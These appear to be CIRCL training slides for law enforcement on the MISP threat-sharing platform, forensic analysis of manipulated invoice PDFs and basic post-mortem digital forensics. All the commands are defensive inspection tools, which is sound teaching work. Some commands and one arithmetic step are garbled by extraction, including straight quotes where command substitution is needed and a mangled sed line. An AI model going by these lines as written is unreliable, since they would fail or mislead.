

# ENFORCE project - cybercrime training

Improving the design of curriculum with practical information sharing



**CIRCL**  
Computer Incident  
Response Center  
Luxembourg

Alexandre  
Dulaunoy *TLP:WHITE*



**MISP**  
Threat Sharing

FIC 2020

## Curriculum developed

---

- E.100 MISP - Open Source **Threat Intelligence Platform Supporting Digital Forensic** and Incident Response
- E.200 Post Mortem Analysis Techniques of Fake Invoices Manipulated PDF documents
- E.201 **Digital Forensics** - An introduction into Post-mortem Digital Forensics
- E.202 **Network forensic** - Analysing black-hole monitoring dataset
  - How to better understand DDoS attacks from backscatter traffic, opportunistic network scanning and exploitation
- E.300 **Data mining** using AIL framework
- E.301 **Cryptography Workarounds** For Law Enforcement


## Development process

---

- The development process is to bring together **forensic analysis, information sharing and information exchange**.
- The **law enforcement contribution is critical and helps us to improve open source software** such as MISP and the training materials at large for the LE community.
- **The sessions are interactive** and we work together on solving cases, discovering new findings and techniques on a real environment running on a Cyber Range platform (HNS).

# Training setup to support information sharing

ENFORCE - Training / MISP overview



## Practical outcomes of the ENFORCE project

---

- **Direct improvements into open source software** used by law enforcement
- The complete ENFORCE curriculum **will be open sourced** in May 2020
- **Ensuring the sustainability of the project** via contributors in various fields such as law enforcement

- Contact: [info@circl.lu](mailto:info@circl.lu)
- <https://www.circl.lu/>
- <https://www.misp-project.org/>
- <https://github.com/MISP> -  
<https://twitter.com/MISPPProject>
- Don't hesitate to get in touch with us to access one of our sharing community or feedback to improve MISP.

# MISP - Open Source Threat Intelligence Platform

## Supporting Digital Forensic and Incident Response



**CIRCL**  
Computer Incident  
Response Center  
Luxembourg

Team CIRCL *TLP:WHITE*



**MISP**  
Threat Sharing

16th May 2019

# Objectives

---

- This training is a first step to bring together **forensic analysis, information sharing and information exchange**.
- Your contribution is critical and will help to improve open source software such as MISP and the training materials at large for the LE community.
- **The session is interactive** and we will work together on solving cases, discovering new findings and techniques.

# Session

---

- There are 5 teams (LEA01→LEA04 and EUROLEA).
- A team is composed of one or more analysts.
- Each team has their own MISP instance and each team member has a forensic workstation.
- During the 1 day 1/2 session, there are 3 cases (CASE01→CASE03) to investigate.
- Findings will be shared within a team as a first step and then at later stage between teams.


# Agenda

---

- An introduction to MISP
- CASE 01 - "fake invoicing" Warming-up
- CASE 02 - "We all love ransomware"
- MISP synchronisation and exchange
- CASE 03 - "Something suspicious in the neighbourhood"

# MISP Enforce training target setup

## ENFORCE - Training / MISP overview




# MISP - Open Source Threat Intelligence Platform

---

- MISP is an open source software (can be self-hosted or cloud-based) **information sharing and exchange platform**
- It enables analysts from different sectors/orgs to create, collaborate on and share information
- The information shared can then be used to find correlations as well as automatically be fed into **protective tools or processes**
- The software is widely used by CERTs, ISACs, Intelligence Community, military organisations, private sector organisations and researchers since 2012
- CIRCL is both the main driving force behind the tool's **development** as well as some of the largest information **sharing communities** worldwide

# MISP Project Overview


---



# MISP core distributed sharing functionality

---

- MISP's core functionality is sharing where everyone can be a consumer and/or a contributor/producer.
- Quick benefit without the obligation to contribute.
- Low barrier access to get acquainted to the system.



# DFIR and MISP digital evidences

---

- **Share analysis and report** of digital forensic evidences.
- **Propose changes** to existing analysis or report.
- Extending existing event with additional evidences for local or limited use (sharing can be defined at event level or attribute level).
- **Evaluate correlations<sup>1</sup>** of evidences against external or existing attributes.
- **Report sighting** such as false-positive or true-positive (e.g. a partner/analyst has seen a similar indicator).

---

<sup>1</sup>MISP has a flexible correlation engine which can correlate on 1-to-1 value but also fuzzy hashing (e.g. ssdeep) or CIDR block matching.

## Benefits of using MISP

---

- LE can leverage the long-standing experience in information sharing and **bridge their use-cases** with MISP's information sharing mechanisms.
- **Accessing existing MISP information sharing communities** by getting actionable information from CSIRTs/CERTs networks or security researchers.
- **Bridging LE communities with other communities.** Sharing groups can be created (and managed) between cross-sectors to support specific use-cases.
- **MISP standard format** is a flexible format which can be extended by the users who use the MISP platform. A MISP object template can be created in 30 minutes and directly share information with your model towards existing communities.

## Future of Information Sharing

---

- MISP is a long-term project (started in 2012) and since **information sharing is becoming more essential** than ever to thwart threats, we have long-term plans for the project as the project is used in various critical information exchange communities.
- We hope to have the means to be the enablers and the interface for real cross-sectorial sharing and support the organisations facing hybrid threats.
- Tools, open standards and interoperable software (e.g. DFIR tools) are driving forces behind resilient information exchange communities.
- Getting ideas and practical **use-cases from LE community** is vital, don't hesitate to interact.

- Contact: [info@circl.lu](mailto:info@circl.lu)
- <https://www.circl.lu/>
- <https://www.misp-project.org/>
- <https://github.com/MISP> -  
<https://twitter.com/MISPPProject>
- Don't hesitate to get in touch with us to access one of our sharing community or feedback to improve MISP.

# Post Mortem Analysis Techniques of Fake Invoices

## Manipulated PDF documents



**CIRCL**  
Computer Incident  
Response Center  
Luxembourg

Team CIRCL  
Gérard Wagener  
*TLP:WHITE*

<http://www.circl.lu/>  
Twitter: @circl\_lu

16-17 May, 2019

# Reported fraud

## Detoured invoices

- Supplier sends payment reminders to customers
- Customer answers that he paid, showing a proof of payment
- Supplier says that it is not his bank account details

# Reported fraud

## Detoured invoices

### Open questions

- Was the invoice created from scratch?
  - By the accounting system itself?
  - By a third party tool?
- By a manipulation of an existing invoice
  - By the accounting system itself?
  - By a third party tool?
    - Where was the original invoice created?
    - Where was it intercepted?
    - Under which form was it intercepted? (scan, office documents)

# PDF internals

## PDF data structure

---

%PDF-1.5	obj ... ...
1 0 obj	/Type /XRef
...	/Index [0 113]
endobj	/Size 113
2 0 obj	/W [1 3 1]
...	/Root 110 0 R
endobj	/ID [<C173A17AE5> ...]
... ... obj	startxref offset
...	%%EOF
endobj	

# PDF internals

Why bothering with these details?

---

because of ...

- Many different PDF format variants
- [www.adobe.com/devnet/pdf/pdf\\_reference\\_archive.html](http://www.adobe.com/devnet/pdf/pdf_reference_archive.html)
- Not all tools interpret them correctly
- Tools strip potential valuable information
  - Comments left by the creator software
  - Generation IDs → track original files
  - Manipulation left overs of the "attacker"

# Detoured invoices

## Practical invoice.pdf analysis

---

### Data to be analyzed

Filename invoice.pdf

Number of bytes 27758

MD5 hash 04a18e4a2b3baf08bd5cb33121842b22

### Questions

- What version has the PDF?
- How many objects the PDF has?
- What value has is the startxref offset?
- What is at is location?
- How many objects are in the xref table?

# Detoured invoices

## Practical invoice.pdf analysis

---

### Data to be analyzed

Filename invoice.pdf

Number of bytes 27758

MD5 hash 04a18e4a2b3baf08bd5cb33121842b22

### Getting PDF version with standard unix tools

```
file invoice.pdf
```

```
head -c 9 invoice.pdf
```

### Using pdfid.py from Didier Stevens

```
pdfid.py invoice.pdf
```

# Detoured invoices

## Practical invoice.pdf analysis

---

### Data to be analyzed

Filename invoice.pdf

Number of bytes 27758

MD5 hash 04a18e4a2b3baf08bd5cb33121842b22

### Counting objects with standard unix tools

```
strings invoice.pdf | grep "endobj" | wc -l
```

### Using pdfid.py from Didier Stevens

```
pdfid.py invoice.pdf
```

# Detoured invoices

## Practical invoice.pdf analysis

### Data to be analyzed

Filename invoice.pdf

Number of bytes 27758

MD5 hash 04a18e4a2b3baf08bd5cb33121842b22

### Getting the startxref offset with standard unix tools

```
OFFSET='strings invoice.pdf | grep -A 1 "startxref" |  
tail -n 1'
```

# Detoured invoices

## Practical invoice.pdf analysis

### Data to be analyzed

Filename invoice.pdf

Number of bytes 27758

MD5 hash 04a18e4a2b3baf08bd5cb33121842b22

### Determining xref table with standard unix tools

```
OFFSET='strings invoice.pdf | grep -A 1 "  
startxref" | tail -n 1'  
dd if=invoice.pdf bs=1 skip=$OFFSET | less
```

# Detoured invoices

## Practical invoice.pdf analysis

---

### Data to be analyzed

Filename invoice.pdf

Number of bytes 27758

MD5 hash 04a18e4a2b3baf08bd5cb33121842b22

### Determining the number of items in the xref table with standard unix tools

```
OFFSET='strings invoice.pdf | grep -A 1 "  
startxref" | tail -n 1'  
dd if=invoice.pdf bs=1 skip=$OFFSET | head -n 2 |  
tail -n 1 | cut -d ' ' -f2
```

# Detoured invoices

Extracting PDF metadata with pdfinfo

---

```
pdfinfo invoice.pdf

Title: SSMILE_prin19041715230
Creator: SMILE_printer
Producer: KONICA MINOLTA bizhub C458
CreationDate: Wed Apr 17 16:23:17 2019 CEST
ModDate: Wed Apr 17 16:23:17 2019 CEST
Page size: 595 x 841 pts
File size: 27758 bytes
PDF version: 1.4
...
```

# Detoured invoices

Extracting PDF metadata with pdfinfo

---

## Open questions

- Is the creator known?
- Is the producer known?
- Are the timestamps in a valid time frame?
- Does the file size correspond?

## Caution

- All elements in a PDF could be manipulated
- The integrity is not guaranteed

# PDF dissection

Getting an overview with the tool pdfid.py

---

```
pdfid.py invoice.pdf
```

```
PDFiD 0.2.1 invoice.pdf
```

```
PDF Header: %PDF-1.4
```

```
obj 37
```

```
endobj 37
```

```
stream 16
```

```
endstream 16
```

```
xref 1
```

```
trailer 1
```

```
startxref 1
```

```
/Page 1
```

```
/JavaScript 0
```

```
/OpenAction 1
```

```
/AcroForm 0
```

## Checking active components

---

### Items frequently used to load malware

- OpenAction
- JavaScript
- AcroForm

# Checking active components

## OpenAction

---

```
python pdf-parser.py -s openaction invoice.pdf
obj 37 0
Type: /Catalog
Referencing: 2 0 R, 34 0 R, 1 0 R

<<
/Type /Catalog
/Pages 2 0 R
/Metadata 34 0 R
/OpenAction [ 1 0 R /Fit ]
>>
```

# Checking active components

OpenAction

---

```
/OpenAction [ 1 0 R /Fit ]
```

Object number 1

Generation number 0

Indirect reference R

Fit Display instructions

# Checking active components

## OpenAction

---

What is at object 1?


```
python pdf-parser.py invoice.pdf -o 1
obj 1 0
Type: /Page
Referencing: 2 0 R, 3 0 R, 4 0 R
<<
/Type /Page
/Parent 2 0 R
/MediaBox [ 0 0 595.000 841.000 ]
/Resources
<<
/ProcSet [ /PDF /Text /ImageB /ImageC /ImageI ]
...
```

# Detoured invoices

## Checking document modifications

---

- Tools for manipulating PDF documents: LibreOffice, Preview on MacOS, Adobe Acrobat
- Low skills are needed for doing these manipulations



# Detoured invoices


## Checking document modifications

- Insert text boxes (add new bank account details, delivery addresses, ...)
- Adding overlays in the picture → hide some parts
- Add some signature scans
- ...

# Detoured invoices

## Checking document modifications

---



# Detoured invoices

## Checking document modifications

### Checking for added text boxes

```
pdf-parser.py -s /fontfile mod1.pdf
```

```
obj 56 0
```

```
Type: /FontDescriptor
```

```
Referencing: 54 0 R
```

```
<<
```

```
/Type /FontDescriptor
```

```
/FontName /CAAAAA+LiberationSerif-Bold
```

```
/Flags 4
```

```
/FontFile2 54 0 R
```

```
>>
```

# Detoured invoices

## Checking document modifications

- Which font descriptor corresponds to what?
- Dump the font file
- Display the glyphs
- Check the coordinates
- or ...
- Deactivate it and visualize

# Detoured invoices

## Checking document modifications

```
cat mod1.pdf | sed 's/58\u00obj/99\u00obj/g' > out.pdf
```

To be paid within 90 days of reception.

TVA 0000000 RCS C00

# Detoured invoices

## Adding signature scans

---



# Detoured invoices

## Adding signature scans

---



18, boulevard d'Arrondissement  
L-1166 Luxembourg  
(+352) 278 98 98 98

Mr. John Doe  
123 Maple Street  
Anytown, PA 17105

Invoice number: 112987  
Date: 17/04/2018

Services: 3000 EUR  
Tax: 0 EUR  
Total balance due: 3000 EUR

Sales manager

*Albert*

To be paid within 90 days of reception.

-----  
IBAN: 00000000 RCS 000 0000000000000000000000

## Detoured invoices

Adding signature scans

---

Search for included images

```
pdf-parser.py -s /image invoice2.pdf
```

```
obj 5 0
Type: /XObject
Referencing: 7 0 R
Contains stream
```

```
<<
/Type /XObject
/Subtype /Image
/Width 433
/Height 180
```

# Detoured invoices

## Adding signature scans

Extract the image from the pdf document

```
pdf-parser.py -o 5 invoice2.pdf -d signature.png
```

Check the image

```
display signature.png
```

## What can be shared?

---

- File meta information
  - Did other recipients received it?
  - Is it in a backups?
  - Was it in mailboxes?
  - Is it in shadow copies
  - ...
- Timestamps → get a time range of operations
- Bank account details
  - Prevent other transfers
  - Correlate cases

# Digital Forensics

## An introduction into Post-mortem Digital Forensics



**CIRCL**  
Computer Incident  
Response Center  
Luxembourg

CIRCL *TLP:WHITE*

[info@circl.lu](mailto:info@circl.lu)

Version 1.0.2 2018 edition

# Overview

---

1. Introduction
2. From data to knowledge
3. Disk Acquisition
4. Disk Cloning / Disk Imaging
5. Disk Analysis
6. File System Analysis
7. Carving
8. Analysing files
9. String Search
10. Windows Registry Analysis
11. Memory Forensics
12. Outlook



## 1. Introduction

## 1.1 Admin default behaviour

---

- Get operational asap:
    - Re-install
    - Re-image
    - Restore from backup
      - Destroy of evidences
  - Analyse the system on his own:
    - Do some investigations
    - Run AV
    - Apply updates
      - Overwrite evidences
      - Create big noise
- Negative impact on forensics

## 1.2 Preservation of evidences

---

- Finding answers:

- System compromised
- How, when, why
- Malware/RAT involved
- Persistence mechanisms
- Lateral movement inside LAN
- Detect the root cause of the incident
- Access sensitive data
- Data exfiltration
- Illegal content
- System involved at all

- Legal case:

- Collect & safe evidences
- Witness testimony for court

## 1.2 Preservation of evidences

---

- CRC not sufficient:
  - Example: Checksum  
 $4711 \rightarrow 13$
  - Example: Collision  
 $12343 \rightarrow 13$
- Cryptographic hash function:
  - Output always same size
  - Deterministic: if  $m = m \rightarrow h(m) = h(m)$
  - 1 Bit change in  $m \rightarrow$  max. change in  $h(m)$
  - One way function: For  $h(m)$  impossible to find  $m$
  - Simple collision resistance: For given  $h(m_1)$  hard to find  $h(m_2)$
  - Strong collision resistance: For any  $h(m_1)$  hard to find  $h(m_2)$

## 1.3 Forensics Science

---

- Classical forensic
  - Locard's exchange principle  
[https://en.wikipedia.org/wiki/Locard%27s\\_exchange\\_principle](https://en.wikipedia.org/wiki/Locard%27s_exchange_principle)
- Write down everything you see, hear, smell and do
- Chain of custody
  - <https://www.nist.gov/sites/default/files/documents/2017/04/28/Sample-Chain-of-Custody-Form.docx>
- Scope of the analysis

## 1.4 Forensic disciplines

---

- Reverse Engineering
- Code-Deobfuscation
- Memory Forensics
  - <https://www.circl.lu/pub/tr-22/>
  - <https://www.circl.lu/pub/tr-30/>
- Network Forensics
- Mobile Forensics
- Cloud Forensics
- Post-mortem Analysis
  - <https://www.circl.lu/pub/tr-22/>
  - <https://www.circl.lu/pub/tr-30/>

## 1.5 First Responder: Order of volatility

---

CPU registers → nanoseconds

CPU cache → nanoseconds

RAM memory → tens of nanoseconds

Network state → milliseconds

Processes running → seconds

Disk, system settings, data → minutes

External disks, backup → years

Optical storage, printouts → tens of ears

→ <https://www.circl.lu/pub/tr-22/>

## 1.5 First Responder: Be prepared

---

- Prepare your toolbox
  - Photo camera
  - Flash light, magnifying glasses
  - Labelling device, labels, tags, stickers
  - Toolkit, screwdriver kits
  - Packing boxes, bags, faraday bag
  - Cable kits, write blocker, storage devices
  - Anti-static band, network cables
  - Pens, markers, notepads
    - Chain of custody
- USB stick
  - 256 GB USB3
  - File system: exFAT
  - Memory dump: Dumpit
  - FTK Imager Lite
  - Encrypted Disk Detector - Edd

## 1.5 First Responder: First steps

---

- Did an incident occur
  - Talk with people
  - Take notes
- Mouse jiggler
- Identify potential evidences
  - Tower, desktop, laptop, tablets
  - Screen, printer, storage media
  - Router, switches, access point
  - Paper, notes, .....
- Powered-on versus powered-off
  - Shutdown: Lost of live data
  - Shutdown: Data on disk modified
  - Pull power: Corrupt file system
  - Live analysis: Modify memory and disk
  - Live analysis: Known good binaries?

## 1.5 First Responder: Live response

---

- Memory dump
- Live analysis:
  - System time
  - Logged-on users
  - Open files
  - Network -connections -status
  - Process information -memory
  - Process / port mapping
  - Clipboard content
  - Services
  - Command history
  - Mapped drives / shares
  - !!! Do not store information on the subject system !!!
- Image of live system (Possible issues)
- Shutdown and image if possible

## 1.6 Post-mortem Analysis

---

- Hardware layer & acquisition

- Best copy (in the safe)

- Working copy (on a NAS)

- Disk volumes and partitions

- Simple tools: dd, dmesg, mount

- File system layer

- FAT, NTFS

- File system timeline

- Restore deleted files

- Data layer

- Carving: foremost, scalpel, testdisk/photorec

- String search

## 1.7 Post-mortem Analysis

---

- OS layer
  - Registry
  - Event logs
  - Volume shadow copies
  - Prefetch files
- Application layer
  - AV logs
  - Browser history: IE, firefox, chrome
  - Email
  - Office files & PDFs
- Identify malware
  - TEMP folders
  - Startup folders
  - Windows tasks

## 1.8 Forensic Distributions

---

- Commercial
  - EnCase Forensic
  - F-Response
  - Forensic Toolkit
  - Helix Enterprise
  - X-Ways Forensics
  - Magnet Axiom
- Open source tools
  - Kali Linux
  - SANS SIFT
  - Digital Evidence and Forensics Toolkit - DEFT
  - PlainSight
  - Computer Aided INvestigative Environment - CAINE



## 2. From data to knowledge

## 2.1 Data in a binary system

---

- Binary digit → BIT
- Data represented as binary patterns

Ordered sequence

x Bits --> 0101000001101001011011001100111 --> y Bits

Bit  $x + 2 = 1$

Bit  $x + 3 = 0$

- Structurise the data: Apply addressing

--> 01010000 01101001 01101110 01100111 -->

----- ----- ----- -----

--> Byte 117 Byte 118 Byte 119 Byte 120 -->

- Apply interpretative rules on addresses

## 2.1 Data in a binary system

---

- Nibble

0101 0000 0110 1001 0110 1110 0110 0111

- Byte

01010000 01101001 01101110 01100111

- Word

0101000001101001 0110111001100111

- Double Word

- Big / Little Endian

- Integer / Signed Integer

- Floating Point

- Binary Coded Decimal

- ASCII, Unicode

- GIF / JPEG / PNG / EXE / ...

- ...

## 2.2 Example: Integer Bytes

---

0101 0000	0110 1001	0110 1110	0110 0111
-----			

0101 0000

	0 * 2^0 =	0
	0 * 2^1 =	0
	0 * 2^2 =	0
	0 * 2^3 =	0
	1 * 2^4 =	16
	0 * 2^5 =	0
	1 * 2^6 =	64
	0 * 2^7 =	0

---

80

## 2.3 Example: Signed Integer Bytes

---

1011 1111

-----

011 1111

100 0000

100 0001

Two's complement:

1. Remove the sign
2. Invert
3. Add 1

$$| \quad | \quad | \quad | \quad | \quad | \quad | \quad 1 * 2^0 = 1$$

$$| \quad | \quad | \quad | \quad | \quad | \quad 0 * 2^1 = 0$$

$$| \quad | \quad | \quad | \quad | \quad 0 * 2^2 = 0$$

$$| \quad | \quad | \quad | \quad 0 * 2^3 = 0$$

$$| \quad | \quad | \quad 0 * 2^4 = 0$$

$$| \quad | \quad 0 * 2^5 = 0$$

$$| \quad 0 * 2^6 = 64$$

---

-65

## 2.3 Exercise: Signed Integer Bytes

---

1101 1100

-----

Two's complement:

1. Remove the sign
2. Invert
3. Add 1

||| ||||\_\_ ? \*  $2^0$  =

||| |||\_\_ ? \*  $2^1$  =

||| ||\_\_ ? \*  $2^2$  =

||| |\_\_ ? \*  $2^3$  =

||| \_\_\_\_ ? \*  $2^4$  =

|| \_\_\_\_ ? \*  $2^5$  =

| \_\_\_\_ ? \*  $2^6$  =

---

-

## 2.3 Exercise: Signed Integer Bytes

---

1101 1100

-----

101 1100

010 0011

010 0100

Two's complement:

1. Remove the sign
2. Invert
3. Add 1

$$| | | \text{ } | | | \text{ } \underline{\underline{}} \text{ } 0 * 2^0 = 0$$

$$| | | \text{ } | | | \text{ } \underline{\underline{}} \text{ } 0 * 2^1 = 0$$

$$| | | \text{ } | | \text{ } \underline{\underline{}} \text{ } 1 * 2^2 = 4$$

$$| | | \text{ } | \text{ } \underline{\underline{}} \text{ } 0 * 2^3 = 0$$

$$| | | \text{ } \underline{\underline{}} \text{ } 0 * 2^4 = 0$$

$$| | \text{ } \underline{\underline{}} \text{ } 1 * 2^5 = 32$$

$$| \text{ } \underline{\underline{}} \text{ } 0 * 2^6 = 0$$

---

-36

## 2.4 From Bin to Hex

---

Example:

0001 1000	0101 0101	0000 1111	1010 0110
-----	-----	-----	-----
0x18	0x55	0x0F	0xA6

Exercise:

1001 0110	1010 0101	0000 1111	1100 0011
-----	-----	-----	-----
0x	0x	0x	0x

## 2.4 From Bin to Hex

---

Exercise:

1001 0110	1010 0101	0000 1111	1100 0011
-----	-----	-----	-----
0x	0x	0x	0x

Results:

1001 0110	1010 0101	0000 1111	1100 0011
-----	-----	-----	-----
0x96	0xA5	0x0F	0xC3

## 2.5 Big Endian and Little Endian

---

Big Endian representation :

$2^8:$	15	14	13	12	11	10	9	8	7	6	5	4	3	2	1	0
—	—	—	—	—	—	—	—	—	—	—	—	—	—	—	—	—
0	0	0	1	1	0	0	0	0	0	1	0	1	0	1	0	1
—	—	—	—	—	—	—	—	—	—	—	—	—	—	—	—	—

Address : 10.000

10.001

Little Endian representation :

$2^8:$	7	6	5	4	3	2	1	0	15	14	13	12	11	10	9	8
—	—	—	—	—	—	—	—	—	—	—	—	—	—	—	—	—
0	1	0	1	0	1	0	1	0	0	0	0	1	1	0	0	0
—	—	—	—	—	—	—	—	—	—	—	—	—	—	—	—	—

Address : 10.000

10.001

## 2.5 Big Endian and Little Endian

---

Exercise: Convert 2 byte value to LittleEndian representation:

10010110 10100101

----- -----

0x96 0xA5

----- -----

0x 0x

Exercise: Read 4 byte value in LittleEndian representation:

0x 1B 2A 01 00

--- --- --- ---

0x

--- --- --- ---

=

=====

## 2.5 Big Endian and Little Endian

---

Exercise: Convert 2 byte value to LittleEndian representation:

10010110 10100101

----- -----

0x96 0xA5

10100101 10010110

----- -----

0xA5 0x96

Exercise: Read 4 byte value in Little Endian representation:

0x 1B 2A 01 00

--- --- --- --

0x 00 01 2A 1B

